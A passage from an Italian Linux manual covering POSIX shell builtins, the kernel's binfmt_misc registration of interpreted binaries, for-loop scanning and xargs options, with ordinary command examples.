`command` ***comando*** [***argomento***...]	Esegue un «comando» con degli argomenti eventuali. Il comando che si avvia può essere solo un comando interno oppure un programma, mentre sono escluse espressamente le funzioni.

Comando	Descrizione
`continue [n]`	Riprende, a partire dall'iterazione successiva, un ciclo '**for**', '**while**' o '**until**'. Se viene specificato il valore numerico ***n***, il salto riguarda ***n*** livelli. Il valore ***n*** deve essere maggiore o uguale a uno. Se ***n*** è maggiore dei cicli annidati in funzione, si fa riferimento al ciclo più esterno. Il valore restituito è zero, a meno che non ci sia alcun ciclo da riprendere.

Comando	Descrizione
`echo` [`-n`] [*argomento*...]	Emette gli argomenti separati da uno spazio. Restituisce sempre il valore zero. '**`echo`**' riconosce alcune sequenze di escape che possono essere utili per comporre il testo da visualizzare. Queste sono elencate nella tabella 17.48. L'opzione '**`-n`**' (non prevista dallo standard, ma generalmente disponibile) consente di impedire che alla fine del testo visualizzato sia inserito il codice di interruzione di riga finale, in modo che il testo emesso successivamente prosegua di seguito. Si osservi che la shell Bash non riconosce le sequenze di escape se non si aggiunge espressamente l'opzione '**`-e`**', specifica di Bash, oppure si abilita l'opzione '**`xpg_echo`**' con il comando: '**`shopt -s xpg_echo`**'.
`eval` [*argomento*...]	Esegue gli argomenti come parte di un comando unico. Restituisce il valore restituito a sua volta dal comando rappresentato dagli argomenti. Se non vengono indicati argomenti, o se questi sono vuoti, restituisce *Vero*.

Comando	Descrizione
`exec` [***comando*** [***argomenti***]]	Se viene specificato un comando (precisamente deve essere un programma), questo viene eseguito rimpiazzando la shell, in modo da non generare un nuovo processo ulteriore. Se sono stati indicati degli argomenti, questi vengono passati regolarmente al comando. Il fatto di rimpiazzare la shell implica che, al termine dell'esecuzione del programma, non c'è più la shell. Se si utilizza questo comando da una finestra di terminale, questa potrebbe chiudersi semplicemente, oppure, se si tratta di una shell di *login* potrebbe essere riavviata la procedura di accesso.
`exit` [***n***]	Termina l'esecuzione della shell restituendo il valore ***n***. Se viene omessa l'indicazione esplicita del valore da restituire, viene utilizzato quello dell'ultimo comando eseguito.
`export` ***nome***...	Le variabili elencate vengono segnate per l'esportazione, nel senso che vengono trasferite all'ambiente dei programmi eseguiti successivamente all'interno della shell stessa.

Comando	Descrizione
`fg` [*job*]	Pone il gruppo di elaborazione (*job*) indicato in primo piano, ovvero in *foreground*. Se non viene specificato il gruppo di elaborazione, si intende quello attuale, ovvero, l'ultimo a essere stato messo sullo sfondo (*background*).
`getopts` ***stringa_di_opzioni*** ↩ ↪ ***nome_di_variabile*** [***argomenti***]	Il comando interno '**`getopts`**' serve per facilitare la realizzazione di script in cui si devono analizzare le opzioni della riga di comando. Ogni volta che viene chiamato, '**`getopts`**' analizza l'argomento successivo nella riga di comando, restituendo le informazioni relative attraverso delle variabili di ambiente. Per la precisione, '**`getopts`**' analizza gli argomenti finali della sua stessa riga di comando (quelli che sono stati indicati nello schema sintattico come un elemento facoltativo) e in mancanza di questi utilizza il contenuto del parametro @. L'utilizzo di '**`getopts`**' può risultare complesso, pertanto viene descritto meglio in una sezione apposita.

Comando	Descrizione
`hash [-r] [`*comando*`...]`	Per ciascun comando indicato, viene determinato e memorizzato il percorso assoluto. Se non viene dato alcun argomento, si ottiene l'elenco dei comandi memorizzati. Se si usa l'opzione '**`-r`**' si cancellano i percorsi memorizzati.
`jobs [`*job*`...]`	Elenca i gruppi di elaborazione attivi. Se viene indicato esplicitamente un gruppo di elaborazione, l'elenco risultante è ristretto alle sole informazioni sullo stesso.

`kill [-s` *segnale*`] `*pid*`|`*job*`...`
 	
`kill -l [`*numero_del_segnale*`]`
	Invia il segnale indicato al processo corrispondente al numero del PID o del gruppo di elaborazione (*job*). Il segnale viene definito attraverso un nome, come per esempio '**`KILL`**' (senza il prefisso '**`SIG`**'), o un numero di segnale. Spesso viene tollerata l'assenza dell'indicazione del segnale, ma in tal caso si intende '**`TERM`**'. Un argomento '**`-l`**' elenca i nomi dei segnali.

Comando	Descrizione
`local` [***nome*** [=***valore***]]	All'interno di una funzione, dichiara una variabile con un campo di azione limitato alla funzione stessa. Il comando non è previsto dallo standard POSIX ma è diffuso tra le shell che sono comunque aderenti allo standard.
`pwd [-P]`	Emette il percorso assoluto della directory corrente. Se viene usata l'opzione '**`-P`**', i percorsi che utilizzano collegamenti simbolici vengono tradotti in percorsi reali. Restituisce zero se non si verifica alcun errore mentre si legge il percorso della directory corrente.

Comando	Descrizione
`read` [`-p` ***prompt***] ***variabile***...	Viene letta una riga dallo standard input, assegnando la prima parola di questa riga alla prima variabile indicata come argomento, assegnando la seconda parola alla seconda variabile e così via. All'ultima variabile indicata nella riga di comando viene assegnata la parte restante della riga dello standard input che non sia stata attribuita diversamente. Per determinare la separazione in parole della riga dello standard input si utilizzano i caratteri contenuti nella variabile ***IFS***. L'opzione '**`-p`**' permette di definire un invito particolare. Questo viene visualizzato solo se l'input proviene da un terminale.
`readonly` [***variabile*** [=***valore***] ...] `readonly -p`	Le variabili indicate vengono marcate per la sola lettura e i valori di queste non possono essere cambiati dagli assegnamenti successivi. Se viene indicata l'opzione '**`-p`**', si ottiene una lista di tutti i nomi a sola lettura.

Comando	Descrizione
`return` [*n*]	Termina l'esecuzione di una funzione restituendo il valore ***n***. Se viene omessa l'indicazione di questo valore, la funzione che termina restituisce il valore restituito a sua volta dall'ultimo comando eseguito al suo interno. Se il comando '**`return`**' viene utilizzato al di fuori di una funzione, ma sempre all'interno di uno script, termina l'esecuzione dello script stesso.
`set` [{-|+}*x*]… `set` {-|+}`o` [*modalità*] `set` *valore_param_1* ↩ ↪ [*valore_param_2*…] `set --` [*valore_param_1* ↩ ↪ [*valore_param_2*…]]	Questo comando, se usato senza argomenti, emette l'impostazione generale della shell, nel senso che vengono visualizzate tutte le variabili di ambiente e le funzioni. Se si indicano degli argomenti si intendono alterare alcune modalità (opzioni) legate al funzionamento della shell. Dal momento che si tratta di un comando molto complesso, il suo utilizzo viene descritto in una sezione apposita.

Comando	Descrizione
`shift [`***n***`]`	I parametri posizionali da ***n***+1 in avanti sono spostati a partire dal primo in poi (il parametro zero non viene coinvolto). Se ***n*** è 0, nessun parametro viene cambiato. Se ***n*** non è indicato, il suo valore predefinito è uno. Il valore di ***n*** deve essere un numero non negativo minore o uguale al parametro **#** (cioè al numero di parametri posizionali esistenti). Se ***n*** è più grande del parametro **#**, i parametri posizionali non vengono modificati. Restituisce *Falso* se ***n*** è più grande del parametro **#** o minore di zero; altrimenti restituisce *Vero*.

Comando	Descrizione
`test` ***espressione_condizionale*** `[` ***espressione_condizionale*** `]`	Risolve (valuta) l'espressione indicata (la seconda forma utilizza semplicemente un'espressione racchiusa tra parentesi quadre). Il valore restituito può essere *Vero* (corrispondente a zero) o *Falso* (corrispondente a uno) ed è pari al risultato della valutazione dell'espressione. Le espressioni possono essere unarie o binarie. Le espressioni unarie sono usate spesso per esaminare lo stato di un file. Vi sono operatori su stringa e anche operatori di comparazione numerica. Ogni operatore e operando deve essere un argomento separato. Se si usa la forma tra parentesi quadre, è indispensabile che queste siano spaziate dall'espressione da valutare. Nella tabella 17.49 vengono elencate le espressioni elementari che possono essere utilizzate in questo modo. Non si tratta necessariamente di un comando interno.
`times`	Emette i tempi di utilizzo accumulati.

Comando	Descrizione
`trap` [*argomento segnale*...]	Il comando espresso nell'argomento deve essere letto ed eseguito quando la shell riceve il segnale, o i segnali indicati. Se non viene fornito l'argomento, o viene indicato un trattino ('**-**') al suo posto, tutti i segnali specificati sono riportati al loro valore originale (i valori che avevano al momento dell'ingresso nella shell). Se l'argomento fornito corrisponde a una stringa nulla, questo segnale viene ignorato dalla shell e dai comandi che questo avvia. Se il segnale è '**EXIT**', pari a zero, il comando contenuto nell'argomento viene eseguito all'uscita della shell. Se viene utilizzato senza argomenti, '**trap**' emette la lista di comandi associati con ciascun numero di segnale. I segnali intercettati sono riportati al loro valore originale in un processo discendente quando questo viene creato.
`true`	Si tratta di un comando nullo che restituisce zero, pari a *Vero*.

Comando	Descrizione
`type` ***nome*...**	Determina le caratteristiche di uno o più comandi indicati come argomento. Restituisce *Vero* se uno qualsiasi degli argomenti viene trovato, *Falso* se non ne viene trovato alcuno.

Comando	Descrizione
`ulimit` [*opzioni*] [*limite*]	Fornisce il controllo sulle risorse disponibili per la shell e per i processi avviati da questa, sui sistemi che permettono un tale controllo. Il valore del limite può essere un numero nell'unità specificata per la risorsa, o il valore '**`unlimited`**'. Se l'indicazione dell'entità del limite viene omessa, si ottiene l'informazione del valore corrente. Quando viene specificata più di una risorsa, il nome del limite e l'unità vengono emessi prima del valore. Il controllo pratico dei limiti impostati in questo modo dipende dal sistema operativo, il quale potrebbe anche ignorarne alcuni, per carenze realizzative nelle funzioni che dovrebbero attuare questi compiti. Se il limite viene espresso, questo diventa il nuovo valore per la risorsa specificata. Se non viene indicata alcuna opzione, si assume normalmente '**`-f`**' (l'unica a essere prevista dallo standard POSIX). I valori, a seconda dei casi, sono espressi in multipli di 1024 byte, o in «blocchi» da 512 byte, tranne per '**`-t`**' che è riferito a secondi e '**`-n`**' che rappresenta una quantità precisa. Il valore restituito è zero se non vengono commessi errori. La tabella 17.50 riepiloga le opzioni e i limiti più comuni che possono essere impostati con '**`ulimit`**'.

Comando	Descrizione
`umask` [*modalità*]	La maschera dei permessi per la creazione dei file dell'utente viene modificata in modo da farla coincidere con la modalità indicata. Generalmente può essere inserita la modalità soltanto in forma di numero ottale. Se la modalità viene omessa si ottiene il valore corrente della maschera.
`unalias` *nome_di_alias*... `unalias -a`	Rimuove l'alias indicato dalla lista degli alias definiti. Se viene fornita l'opzione '**`-a`**', sono rimosse tutte le definizioni di alias.
`unset` [`-v`] *nome_variabile*... `unset -f` *nome_funzione*...	Vengono rimosse le variabili o le funzioni indicate. Se viene utilizzata l'opzione '**`-f`**', si fa riferimento espressamente a funzioni; se si indica l'opzione '**`-v`**' ci si riferisce espressamente a variabili. Se non si indicano opzioni e ci può essere ambiguità tra i nomi, vengono rimosse le variabili.

Comando	Descrizione
`wait [n]`	Attende la conclusione del processo specificato e restituisce il suo valore di uscita. Il numero ***n*** può essere un PID o un gruppo di elaborazione (*job*); se viene indicato un gruppo di elaborazione, si attende la conclusione di tutti i processi nel condotto relativo. Se ***n*** non viene indicato, si aspetta la conclusione di tutti i processi discendenti ancora attivi, restituendo il valore zero. Se ***n*** specifica un processo o un gruppo di elaborazione che non esiste, viene restituito il valore *Falso*, altrimenti il valore restituito è lo stesso dell'ultimo processo o gruppo di elaborazione di cui si è attesa la conclusione.

17.8 Riferimenti

«

- Mendel Cooper, *Advanced Bash-Scripting Guide*, *Appendix I. Localization*
  http://www.tldp.org/LDP/abs/html/localization.html

[1] **Bash** GNU GPL

[2] **Ash** UCB BSD

[3] Trattandosi di un «registro storico», l'abbreviazione del termine al solo aggettivo, viene fatta al maschile: «storico».

[4] *Vero* inteso come conclusione corretta del comando; *Falso* inteso come fallimento, parziale o totale del comando. Quando un comando termina senza un successo totale del tuo compito, il valore restituito serve a comunicare il tipo di problema che si è verificato; per questa ragione, dal momento che nei sistemi Unix può esistere un solo esito soddisfacente e tanti tipi di esito insoddisfacente, è corretto che lo zero sia stato associato al successo. Di conseguenza, per i fini della shell è bene ragionare in termini di zero=*Vero*, ma senza dimenticare che nell'algebra di Boole, vale il contrario.

[5] Per negazione logica si intende che zero viene commutato in uno, mentre un qualunque valore diverso da zero viene tramutato in zero.

[6] **Gettext** GNU GPL

[7] **Readline GNU** GNU GPL

[8] **Cle** GNU GPL

Capitolo 18

Script e affini

18.1 Eseguibili, interpretabili e automazione dell'interpretazione 1460

18.1.1 Script 1460
18.1.2 Programmi da interpretare che non sono script . . 1461
18.1.3 Gestione del kernel dei binari eterogenei 1461

18.2 Scansione di parole 1467

18.2.1 Il ciclo «for» di una shell standard 1468
18.2.2 Scansione con «xargs» 1469

18.3 Scansione delle opzioni della riga di comando 1475

18.3.1 Programma «getopt» 1475
18.3.2 Il funzionamento di «getopt» nella versione dei programmi di servizio Linux 1478

18.4 File temporanei 1483

18.5 Ambiente 1484

18.6 Interazione con l'utente 1486

18.6.1 Utilizzo di «echo» e di «printf» 1486
18.6.2 Utilizzo di «read» 1497
18.6.3 Utilizzo di «select» 1498
18.6.4 Utilizzo di «yes» 1500
18.6.5 Dialog e simili 1501

18.7 Espressioni 1518

«a2» 2013.11.11 --- Copyright © Daniele Giacomini -- appunti2@gmail.com http://informaticalibera.net

18.7.1 Utilizzo di «false» e «true» 1518
18.7.2 Utilizzo di «test» o di «[» 1518
18.7.3 Utilizzo di «expr» 1523
18.8 Ridirezione 1529
18.8.1 Utilizzo di «tee» 1529
18.9 Pause 1530
18.9.1 Utilizzo di «sleep» 1530
18.10 Raccolta di funzioni per una shell POSIX 1531
18.10.1 Estrapola da «/etc/passwd» le righe di un certo intervallo di numeri UID 1531
18.10.2 Estrapola da «/etc/passwd» le righe di un certo intervallo di numeri GID 1532
18.10.3 Estrapola da «/etc/group» le righe di un certo intervallo di numeri GID 1533
18.10.4 Seleziona un utente interattivamente 1533
18.10.5 Seleziona un campo di una certa riga da un file come «/etc/passwd», «/etc/group» e simili 1536
18.10.6 Aggiunge un utente Unix e Samba, simultaneamente 1537
18.10.7 Cambia la parola d'ordine a un utente Unix e Samba, simultaneamente 1540
18.10.8 Elimina un utente Unix e Samba, simultaneamente 1541
18.10.9 Seleziona interattivamente salvando la selezione 1542

18.10.10 Verifica che l'utente proprietario di un file possa accedervi 1547
18.10.11 Verifica che il gruppo proprietario di un file possa accedervi 1550
18.10.12 Verifica che gli utenti diversi possano accedere a un file 1553
18.10.13 Estrapola il nome dell'utente proprietario di un file 1556
18.10.14 Estrapola la directory personale di un utente . . 1557
18.10.15 Estrapola il numero UID di un utente 1558
18.11 Approfondimento: un esercizio con Dialog 1559
18.11.1 Gestione dei file di testo 1563
18.11.2 Copie delle versioni precedenti 1568
18.11.3 Esportazione e importazione dati 1569
18.11.4 Stampa 1572
18.12 Riferimenti 1572

`echo` 1486 `expr` 1523 `false` 1518 `printf` 1486 `sleep` 1530 `tee` 1529 `test` 1518 `true` 1518 `yes` 1500 `[` 1518

In questo capitolo si tratta in generale il problema dell'interpretazione di programmi in un sistema GNU/Linux e in particolare degli strumenti di cui ci si può avvalere utilmente per la realizzazione di script per una shell standard, con esempi e funzioni per risolvere problematiche comuni.

18.1 Eseguibili, interpretabili e automazione dell'interpretazione

«

Quando si utilizza un sistema operativo complesso come GNU/Linux, dove il kernel ha un ruolo così importante, è difficile stabilire una distinzione netta tra un programma eseguibile binario e un programma interpretato. A livello astratto si intende che il programma interpretato richiede un programma interprete che è di fatto il suo esecutore, ma anche l'interprete potrebbe a sua volta essere interpretato da un altro programma di livello inferiore. È un po' come quando per tradurre un testo dal cinese all'italiano, si preferisce partire dal lavoro di qualcun altro che l'ha già tradotto in inglese.

Evidentemente si pone il problema di stabilire il livello di astrazione a cui si vuole fare riferimento. Si potrebbe dire che un programma binario «normale» sia quello che viene eseguito direttamente dal kernel senza bisogno di altri sostegni da parte di programmi interpreti aggiuntivi. In questo senso, potrebbe accadere anche di avere un programma che nel sistema «A» è un binario normale, mentre nel sistema «B» potrebbe essere eseguito per opera di un interprete intermedio, diventando lì un programma interpretato.

18.1.1 Script

«

Il classico tipo di programma interpretato è lo script che normalmente viene individuato dalla stessa shell attraverso cui viene avviato. Per questo è stata stabilita la convenzione per cui questi programmi sono contenuti in file di testo, in cui la prima riga deve indicare il percorso dell'interprete necessario.

```
#/bin/sh
```

Tale convenzione impone che, in questo tipo di script, il simbolo '**#**' rappresenti l'inizio di un commento e che comunque si tratti di un file di testo normale. Inoltre, è stabilito implicitamente che il programma interprete indicato riceva il nome dello script da interpretare come primo argomento.

È il kernel che deve interpretare la prima riga di uno script, per mettere in esecuzione l'interprete indicato.

18.1.2 Programmi da interpretare che non sono script

Quando il file da interpretare non è così semplice come uno script, per esempio perché non si tratta di un file di testo, si pone il problema di stabilire un metodo per il suo riconoscimento, altrimenti si è costretti a usare sempre un comando che richiami esplicitamente il suo interprete. L'esempio più comune di questa situazione è il programma scritto per un'altra piattaforma che si vuole utilizzare attraverso un interprete (o un emulatore) adatto. Generalmente, questi programmi estranei sono riconoscibili in base a una stringa binaria tipica che si può trovare all'inizio del file che li contiene; in pratica, in base al magic number del file. In altre situazioni, si può essere costretti a definire un'estensione particolare per i nomi di questi file, come avviene nel Dos.

18.1.3 Gestione del kernel dei binari eterogenei

A partire dall'introduzione dell'interprete Java anche per GNU/Linux, si è sentito maggiormente il problema di organizzare in modo coerente la gestione dei programmi che per un motivo o per l'altro devono essere interpretati attraverso un programma esterno al kernel stesso. Il meccanismo attuale permette una con-

figurazione molto semplice del sistema, attraverso la quale si può automatizzare l'interpretazione di ciò che si vuole (sezione 8.3.1).

Per verificare che il kernel sia in grado di gestire questa funzione, basta controllare che all'interno della directory '`/proc/sys/fs/binfmt_misc/`' appaiano i file '`register`' e '`status`'; il secondo in particolare, dovrebbe contenere la parola '**`enabled`**'. Se non ci sono, ma il kernel incorpora la gestione di binari da interpretare, è necessario innestare il file system '**`binfmt_misc`**':

```
# mount -t binfmt_misc none /proc/sys/fs/binfmt_misc [Invio]
```

Una volta che sono disponibili i file virtuali '`register`' e '`status`', per attivare la funzionalità occorre intervenire con il comando seguente:

```
# echo 1 > /proc/sys/fs/binfmt_misc/status [Invio]
```

Per disattivarla, basta utilizzare il valore zero.

```
# echo 0 > /proc/sys/fs/binfmt_misc/status [Invio]
```

Quando la gestione è disattivata, la lettura del file '`/proc/sys/fs/binfmt_misc/status`' restituisce la stringa '**`disabled`**'.

18.1.3.1 Configurazione

«

Trattandosi di un'attività che riguarda il kernel, non c'è un file di configurazione vero e proprio. Per informare il kernel della presenza di programmi da interpretare attraverso eseguibili esterni, occorre sovrascrivere un file virtuale del file system '`/proc/`'. In generale, questo si ottiene utilizzando un comando '**`echo`**', il cui standard output viene ridiretto nel file '`/proc/sys/fs/binfmt_misc/register`'. Per definire il supporto a un tipo di

programma interpretato, si utilizza una riga secondo la sintassi seguente:

```
:nome:tipo:[scostamento]:riconoscimento:[maschera]↩
↪:programma_interprete:
```

Allo stato attuale, dal momento che i due punti verticali separano i vari campi di questo record, tale simbolo non può apparire all'interno di questi.

1. ***nome***

   Il primo campo serve a dare un nome a questo tipo di programma da interpretare. Ciò si traduce nella creazione di un file virtuale con lo stesso nome, '`/proc/sys/fs/binfmt_misc/`***nome***', che poi permette di controllarne le funzionalità.

2. ***tipo***

   Il secondo campo definisce il tipo di riconoscimento che si vuole utilizzare. La lettera '**`M`**' indica l'utilizzo di un magic number, ovvero una stringa nella parte iniziale del file, oppure la lettera '**`E`**' specifica che viene presa in considerazione l'estensione nel nome. Ciò serve a definire in che modo interpretare il quarto campo di questo record.

3. ***scostamento***

   Nel caso in cui si utilizzi un riconoscimento basato su una stringa iniziale, questa deve essere contenuta nei primi 128 byte, anche se non è detto che inizi dal primo. L'inizio della stringa di riconoscimento può essere indicato espressamente con un numero in-

tero posto all'interno di questo campo: zero rappresenta il primo byte.

4. ***riconoscimento***

   Il quarto campo consente di inserire la stringa di riconoscimento o l'estensione del file. La stringa, ovvero il magic number, può essere specificata utilizzando delle sequenze di escape che consentono l'indicazione di valori esadecimali. Per questo si usa il prefisso '**\x**', seguito da due cifre esadecimali che rappresentano un byte alla volta. A questo proposito, è bene ricordare che se il record viene definito in una riga di comando di una shell, è molto probabile che la barra obliqua inversa debba essere raddoppiata.

   La stringa di riconoscimento può essere applicata a ciò che resta dopo il filtro con la maschera indicata nel campo successivo.

   Nel caso si specifichi l'uso dell'estensione per riconoscere il tipo di file, questa non deve contenere il punto iniziale, che così è sottinteso.

5. ***maschera***

   Il quinto campo serve a indicare una maschera da utilizzare per filtrare i bit che compongono la parte di file che deve essere utilizzata per il riconoscimento attraverso il magic number. In pratica, di solito non si utilizza e si ottiene l'applicazione della maschera predefinita: '**\ff**'. La maschera viene applicata attraverso un AND con i byte corrispondenti del file; quello che ne deriva viene usato per il paragone con il modello specificato nel quarto campo.

   La maschera predefinita, evidentemente, non provoca alcuna modifica.

6. ***programma_interprete***

L'ultimo campo serve a indicare il percorso assoluto dell'interprete da utilizzare per mettere in esecuzione il programma identificato attraverso questo record. Evidentemente, si presume che questo programma possa essere avviato indicando il file da interpretare come primo argomento. Se necessario, l'interprete può essere uno script predisposto opportunamente per avviare il vero interprete nel modo richiesto.

Attualmente, si pongono delle limitazioni a cui è già stato accennato in parte:

- il record che definisce un tipo di eseguibile da interpretare non può superare i 255 caratteri;
- la stringa binaria di riconoscimento, ovvero il magic number, deve trovarsi all'intero dei primi 128 byte del file, ovvero dal byte zero al byte 127, e lo scostamento non può modificare questo limite;
- il contenuto dell'ultimo campo, quello del percorso di avvio dell'interprete, non può superare i 127 caratteri.

Segue la descrizione di alcuni esempi.

- `# echo ':Java:M::\xca\xfe\xba\xbe::/usr/bin/java:' ↩`
  `↪ > /proc/sys/fs/binfmt_misc/register` [*Invio*]

  Definisce il binario Java, riconoscibile dalla sequenza esadecimale CAFEBABE_{16}, a partire dall'inizio del file. Per la sua interpretazione viene specificato il programma '`/usr/bin/java`', il quale potrebbe essere uno script che si occupa di avviare correttamente l'interprete giusto.

- `# echo ':Java:E::class::/usr/bin/java:' ↩`
  `↪ > /proc/sys/fs/binfmt_misc/register` [*Invio*]

  Come nell'esempio precedente, con la differenza che l'eseguibile Java viene identificato solo per la presenza dell'estensione '`.class`'.

- `# echo ':acqua:M::#acqua::/bin/acqua:' ↩`
  `↪ > /proc/sys/fs/binfmt_misc/register` [*Invio*]

  Definisce un eseguibile di tipo «acqua», riconoscibile dalla stringa iniziale '**`#acqua`**', a partire dall'inizio del file. Per la sua interpretazione viene specificato il programma '`/bin/acqua`'.

- `# echo ':acqua:E::acqua::/bin/acqua:' ↩`
  `↪ > /proc/sys/fs/binfmt_misc/register` [*Invio*]

  Definisce un eseguibile di tipo «acqua», riconoscibile dall'estensione '`.acqua`'. Per la sua interpretazione viene specificato il programma '`/bin/acqua`'.

Si osservi che i file eseguibili, anche se di fatto devono essere soltanto interpretati (quindi richiedono solo la lettura), devono avere i permessi di esecuzione.

18.1.3.2 Realizzazione pratica

«

Non si può pensare che ogni volta che si vuole utilizzare un binario estraneo da interpretare, si debba dare il comando apposito, come negli esempi mostrati nella sezione precedente. Evidentemente, si tratta di inserire queste dichiarazioni in uno script della procedura di inizializzazione del sistema (in mancanza d'altro si potrebbe

usare il solito ‘`rc.local`’, se predisposto, contenuto nella directory ‘`/etc/rc.d/`’ o ‘`/etc/init.d/`’, oppure in altra simile).

Una volta definito un tipo di eseguibile da interpretare, nella directory ‘`/proc/sys/fs/binfmt_misc/`’ viene creato un file virtuale con il nome corrispondente a quanto indicato nel primo campo del record di definizione. Se questo file viene sovrascritto con il valore −1, si ottiene l’eliminazione del tipo corrispondente. Se si fa la stessa cosa con il file ‘`status`’, si elimina la gestione di tutti i binari specificati precedentemente. Seguono due esempi.

- `#` **`echo -1 > /proc/sys/fs/binfmt_misc/Java`** [*Invio*]

  Elimina la gestione del tipo di binario ‘**`Java`**’.

- `#` **`echo -1 > /proc/sys/fs/binfmt_misc/status`** [*Invio*]

  Elimina la gestione di tutti i tipi di binari da interpretare.

18.2 Scansione di parole

Capita spesso la necessità di scandire un elenco di parole allo scopo di eseguire uno o più comandi nell’ambito di tale scansione, utilizzando le parole stesse come argomenti dei comandi. Per fare un esempio di cosa si intende con questo, si pensi a un elenco di nomi di file, a partire dal quale si vuole ottenere l’esecuzione di un comando, una volta per ognuno di questi nomi. Questo tipo di scansione si esegue facilmente realizzando dei piccoli programmi, in forma di script, oppure si utilizza il programma ‘**`xargs`**’ quando ciò che si intende fare non è troppo complesso.

18.2.1 Il ciclo «for» di una shell standard

«

Il comando '**for**' di una shell standard scandisce degli elementi, in corrispondenza dei quali esegue una lista di comandi.

```
for variabile in valore…
do
    lista_di_comandi
done
```

L'elenco di parole che segue '**in**' viene espanso, generando una lista di elementi. La variabile indicata dopo '**for**' viene posta ogni volta al valore di ciascun elemento di questa lista e la lista di comandi che segue '**do**' viene eseguita ogni volta di conseguenza.

Per esempio, il comando seguente aggiunge a ogni file l'estensione '`.txt`', senza nemmeno bisogno di realizzare uno script:

```
$ for a in * ; do mv $a $a.txt ; done[Invio]
```

Volendo vedere meglio questo esempio in uno script, basta trasformarlo nel modo seguente:

```
#!/bin/sh
for a in *
do
    mv $a $a.txt
done
```

L'elenco di parole che segue '**in**', può anche essere contenuto in una variabile di ambiente. Per esempio, si osservi lo script seguente, che in pratica svolge la stessa operazione già descritta, ma raccogliendo prima l'elenco dei nomi attraverso il comando '**ls**':

```
#!/bin/sh
elenco=`ls`

for a in $elenco
do
    mv $a $a.txt
done
```

L'esempio seguente è più complesso, perché consente di cambiare l'estensione dei file, non solo di aggiungerne una. In particolare, si vuole sostituire l'estensione '`.testo`' con '`.txt`':

```
#!/bin/sh
for a in *.testo
do
    mv $a `echo $a | sed s/\.testo$/\.txt/`
done
```

In pratica, '**`sed`**' riceve dallo standard input il nome del file, nel quale trova la stringa finale '**`.testo`**' e la sostituisce con '**`.txt`**' (SED è descritto nella sezione 23.5).

18.2.2 Scansione con «xargs»

L'utilità del programma di servizio '**`xargs`**'[1] non si comprende immediatamente. Volendo sintetizzare, '**`xargs`**' estrae dallo standard input delle «parole», intese come sequenze di caratteri e simboli separati da spazi o da interruzioni di riga, per utilizzarle come argomenti di un comando che viene avviato più volte, in base alla quantità di queste parole disponibili.

La situazione più banale è quella rappresentata dal comando seguente:

```
$ xargs echo [Invio]
```

Volendo ottenere lo stesso risultato con uno script di shell, si potrebbe tradurre nel codice seguente:

```
#!/bin/sh
ELENCO=`cat`
RISULTATO=""
for a in $ELENCO
do
    RISULTATO="$RISULTATO $a"
done
echo $RISULTATO
```

In pratica, viene letto tutto lo standard input (salvo limiti di memoria); quanto inserito viene scandito e si aggiunge ogni elemento a una lista separata solo da uno spazio singolo; alla fine viene emessa questa lista attraverso lo standard output.

Si osservi che utilizzando '**xargs**' senza alcun argomento, si ottiene comunque questo risultato in modo predefinito.

```
$ xargs echo [Invio]

uno due tre quattro [Invio]

cinque sei [Invio]

sette [Invio]

[Ctrl d]

  uno due tre quattro cinque sei sette
```

Quello che si vede sopra è un esempio di come può comportarsi '**xargs**' usato in questo modo. Benché sia questo il comportamento

predefinito, di solito occorre specificare in che modo '**xargs**' debba leggere lo standard input:

```
xargs [opzioni] [comando [argomenti_del_comando]]
```

L'opzione che definisce in che modo debba comportarsi '**xargs**' nei confronti dello standard input va scelta tra quelle descritte nell'elenco che segue. È importante comprendere che non serve a nulla indicare più di una di queste opzioni, dal momento che solo l'ultima viene presa in considerazione.

- `-I` ***stringa_da_rimpiazzare***

  In questo modo, si stabilisce che deve essere presa in considerazione una riga alla volta di ciò che proviene dallo standard input; tuttavia, questa riga non viene fornita automaticamente come argomento finale del comando, al contrario va utilizzato un simbolo per collocare tali informazioni. Si osservi l'esempio seguente:

```
$ xargs -I ciao echo ciao ciao[Invio]
uno due tre quattro[Invio]
  uno due tre quattro uno due tre quattro
cinque sei[Invio]
  cinque sei cinque sei
sette[Invio]
  sette sette
[Ctrl d]
```

Come si vede, viene stabilito che la stringa '**ciao**' serve a indicare in che punto deve essere collocato ciò che si estrae dallo standard input.

- `-L` ***n_righe***

Si stabilisce di utilizzare la quantità di righe non vuote indicata come argomento per ogni avvio del comando. Tuttavia, se una riga termina con uno spazio orizzontale (uno spazio vero e proprio o un carattere di tabulazione), si intende che questa non sia terminata e continui nella riga successiva. Si osservi l'esempio seguente che mostra proprio questo particolare:

```
$ xargs -L 2 echo [Invio]

uno due [Invio]

tre quattro cinque [Invio]

  uno due tre quattro cinque
sei sette [Invio]

otto [Invio]

nove dieci [Invio]

  sei sette otto nove dieci
undici [Invio]

[Ctrl d]

  undici
```

Si può osservare che dopo la parola «sette» c'è uno spazio che crea una continuazione con la riga successiva.

- `--max-args=`***n_parole*** | `-n` ***n_parole***

  Si stabilisce di utilizzare la quantità di parole indicata come argomento per ogni avvio del comando. Si osservi l'esempio seguente:

```
$ xargs -n2 echo [Invio]
uno due tre [Invio]

  uno due
quattro cinque [Invio]

  tre quattro
[Ctrl d]

  cinque
```

Quelle che qui sono state chiamate «parole», ovvero le sequenze di caratteri che vengono prese in considerazione come elementi singoli, sono distinte in base all'uso di spazi, caratteri di tabulazione e interruzioni di riga. Queste parole possono anche essere delimitate tra apici singoli o doppi ('' e ""), per esempio per includere degli spazi di qualche tipo; inoltre è possibile utilizzare il carattere '\' per confermare il valore letterale del carattere successivo.

Oltre all'opzione che specifica la modalità di lettura e scansione dello standard input se ne possono usare altre, tra le quali quelle descritte nel seguito.

- `-E` ***stringa_di_fine_file***

In condizioni normali, la fine del file viene riconosciuta al termine dello stesso. Negli esempi mostrati in precedenza, veniva terminato l'inserimento dei dati attraverso la combinazione [*Ctrl d*], proprio in questo senso. Tuttavia, attraverso questa opzione, '**xargs**' riconosce una stringa particolare, individuata come parola isolata, con lo scopo di indicare la fine dei dati da prendere in considerazione. In mancanza dell'uso di questa opzione, potrebbe trattarsi in modo predefinito della stringa '_', ma ciò non è assicurato dallo standard. Pertanto, se si deve usare la stringa '_' senza il significato di terminazione che potrebbe avere, diventa necessario l'uso dell'opzione '**-E**' con qualcosa di diverso, eventualmente anche solo la stringa nulla: '**-E ""**'.

- `--interactive` | `-p`

  Con questa opzione, si fa in modo che '**xargs**' chieda conferma prima di eseguire qualsiasi comando (*prompt*). La conferma avviene inserendo la lettera '**y**' e premendo successivamente [*Invio*]. Qualunque altra cosa annulla il comando proposto.

- `--verbose` | `-t`

  Mostra i comandi prima di eseguirli.

- `--max-chars=`***n_max_caratteri*** | `-s` ***n_max_caratteri***

